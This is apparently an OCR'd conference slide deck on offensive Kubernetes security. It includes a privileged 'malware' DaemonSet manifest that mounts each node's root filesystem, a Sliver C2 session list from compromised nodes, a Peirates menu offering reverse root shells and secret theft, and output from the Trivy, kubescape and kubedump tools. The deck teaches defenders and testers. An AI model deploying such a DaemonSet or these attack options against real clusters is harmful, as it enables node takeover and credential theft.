
DaemonSets From Hell

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?




DaemonSets From Hell

- Run a pod on every Node in the cluster
  - Typically for logging agents/security tools
  - Whats a security tool?



File: MALWARE.DAEMON.yaml

```yaml
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: loworbit-ion
spec:
  selector:
    matchLabels:
      app: loworbit-ion
  template:
    metadata:
      labels:
        app: loworbit-ion
    spec:
      hostIPC: true
      hostNetwork: true
      hostPID: true
      containers:
      - name: loworbit-ion
        image:                    /    :latest
        securityContext:
          privileged: true
        volumeMounts:
          - mountPath: /host
            name: node
      volumes:
      - name: node
        hostPath:
          path: /
```




```
All hackers gain vigilance
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session 9db4f3b3 RELIEVED_TOP -                  (          02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 6fe00468 RELIEVED_TOP -                  (          10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 06011b8f RELIEVED_TOP -                  (          04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session fe01ca57 RELIEVED_TOP -                  (          08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 1ddb02ef RELIEVED_TOP -                  (          06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 05975379 RELIEVED_TOP -                  (          07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session dfdd2b7c RELIEVED_TOP -                  (           ) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session a3ea82fe RELIEVED_TOP -                  (          05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 80fe6402 RELIEVED_TOP -                  (          03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session f344fb6f RELIEVED_TOP -                  (          09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

sliver > use 9db4f3b3

[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)

sliver (RELIEVED_TOP) > cat /etc/hostname

          02
```

Just a chill guy
with a sliver server

Tools for your Toolkit

The Kubernetes Threat Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
Using Cloud Credentials	Exec inside container	Backdoor Container	Privileged Container	Clear Container Logs	List K8S secrets	Access Kubernetes API Server	Access Cloud Resources	Images from a private registry
Compromised image in registry	New Container	Writable hostPath mount	Cluster-admin binding	Delete Events	Access Node Information	Access Kubelet API	Container Service Account	Collecting Data From Pod
Kubeconfig File	Application Exploit (RCE)	Kubernetes Cronjob	hostPath Mount	Pod Name Similarity	Container Service Account	Network Mapping	Cluster Internal Networking	
Application Vulnerability	Sidecar Injection	Malicious Admission Controller	Access Cloud Resources	Connect From Proxy Server	Application Credentials In Configuration Files	Exposed Sensitive Interfaces	Application Credentials In Configuration Files	
Exposed Sensitive Interfaces		Container Service Account			Access Managed Identity Credentials	Instance Metadata API	Writable hostpath Mount	
SSH server running inside container		Static Pods			Malicious Admission Controller		CoreDNS Poisoning	
							ARP Poisoning and IP	

Trivy

- Extremely powerful tool for assessing a cluster
  - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations					Secrets				
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1		2	5	9						
eng1	Pod/nginx-eng1	2	11	36	99	1		2	5	9						
dmz	Pod/pod-creator			12	6			2	4	9						
default	Pod/secrets-reader			12	6			2	4	10						

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→  multi git:(main) ✗ trivy image ubuntu:latest
2025-02-07T20:06:04-05:00   INFO     [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00       INFO     [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00       INFO     [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00       INFO     [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendati
2025-02-07T20:06:04-05:00       INFO     Detected OS     family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00       INFO     [ubuntu] Detecting vulnerabilities...   os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00       INFO     Number of language-specific files       num=0

ubuntu:latest (ubuntu 24.04)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)
```

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session c session in chroot https://avd.aquasec.com/nvd/cve-201
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (res compressed packets https://avd.aquasec.com/nvd/cve-202
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-202
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-201
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-202
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-201

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
  - NSA
  - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

* MITRE: 77.38%
* NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	$ kubescape scan control C-0015 -v
Minimize access to create pods	3	$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	$ kubescape scan control C-0187 -v
Portforwarding privileges	1	$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	$ kubescape scan control C-0038 -v
HostNetwork access	1	$ kubescape scan control C-0041 -v
HostPath mount	1	$ kubescape scan control C-0048 -v
Non-root containers	5	$ kubescape scan control C-0013 -v
Privileged container	0	$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- https://github.com/msfidelis/kubedump

kube-dump

- Well written bash script
- Dump all objects in the cluster
  - Or just specific ones
- https://github.com/WoozyMasta/kube-dump


```
→  tmp git:(main) ✗ kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_fil
→  tmp git:(main) ✗ tree kubedump/default
kubedump/default
├── 00-namespace.yaml
├── secrets.yaml
├── serviceaccount.yaml
└── service.yaml
```

Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: https://github.com/inguardians/peirates


```
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-
[21] Run command in one or all pods in this namespace via the API Server [exec-via-ap
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1.
------------+
Node Attacks |
------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
----------------+
Off-Menu        +
----------------+
[90] Run a kubectl command using the current authorization context [kubectl [argument
[] Run a kubectl command using EVERY authorization context until one works [kubectl-t
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[]  Run a shell command [shell <command and arguments>]
```

Where do we go from here?

Low Orbit Security

In Sum

The majority of companies are using or evaluating Kubernetes. There needs to be more offensive security professionals who understand the Cloud Native landscape. Kubernetes is the core of that landscape.

Kubernetes is open source. Well funded Advanced adversaries WILL understand it better than most organizations running Kubernetes.

Bring the TTPs to light.

Low Orbit Security

Have a question?

Please feel free to reach out. I’m always happy to talk about Kubernetes and Offensive Security

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity

Low Orbit Security

Thank You!

Website
LowOrbitSecurity.com


```
 auditlogs git:(main) ✗ cat manyusers.log | wc -l
 39139
 auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20

"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
 auditlogs git:(main) ✗
```

KubeSketch

Upload New File

Audit Log Timeline 19:05:36 - 19:45:50

Show System Accounts Scale: Logarithmic Reset Zoom



Color Legend (16 users)

admin-user adminuser analyst-user backend-user database-user dev-user developer-user frontend-user hackerman minikube-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-...	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-...	19:24:55	19:41:21	12	5	[view]
readonlyu...	19:24:46	19:46:01	10	2	[view]

User Details

minikube-user

First seen: 19:07:22 → Last seen: 19:14:00

197	22	4	3
Requests	Resources	Namespaces	Errors

Resource Access

jobs.batch	38
pods	34
serviceaccounts	20
nodes	19

Namespaces

trivy-temp	77
kube-system	18
default	17
openshift-kube-apiserver	2

KubeSketch


Kubernetes Audit Log Visualization


```
auditlogs git:(main) ✗ cat manyusers.log | wc -l
39139
auditlogs git:(main) ✗ cat manyusers.log | jq | head -n 20

"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "697475c6-467f-4812-b878-9f0b509e93a4",
"stage": "RequestReceived",
"requestURI": "/apis/discovery.k8s.io/v1/namespaces/default/endpointslices/kubernetes",
"verb": "get",
"user": {
  "username": "system:apiserver",
  "uid": "6511ed22-d553-4f6c-b3d2-0a5c785ce587",
  "groups": [
    "system:masters"
  ]
},
"sourceIPs": [
  "::1"
],
"userAgent": "kube-apiserver/v1.30.0 (linux/amd64) kubernetes/7c48c2b",
"objectRef": {
auditlogs git:(main) ✗
```

Upload Kubernetes Audit Log

Drag & drop a file here, or click to select

Upload and Process





Color Legend (16 users)

admin-user adminuser analyst-user backend-user database-user dev-user developer-user

User Activity

Search users...

Username	First Time	Last Time	Actions	Resources	Add to Diagram
minikube-user	19:07:22	19:14:00	197	22	[view]
qa-user	19:28:08	19:45:57	12	4	[view]
database-user	19:24:55	19:41:21	12	5	[view]
readonlyuser	19:24:46	19:46:01	10	2	[view]
analyst-user	19:26:45	19:37:05	10	4	[view]
hackerman	19:26:33	19:37:12	8	4	[view]

User Details

minikube-user

First seen: **19:07:22** → Last seen: **19:14:00**

197	22	4	3
Requests	Resources	Namespaces	Errors

Resource Access

jobs.batch	38
pods	34
serviceaccounts	20
nodes	19
events	18

Namespaces

trivy-temp	77
kube-system	18
default	17
openshift-kube-apiserver	2

Actions

get	list	watch	create	delete
79	76	24	10	8

Errors

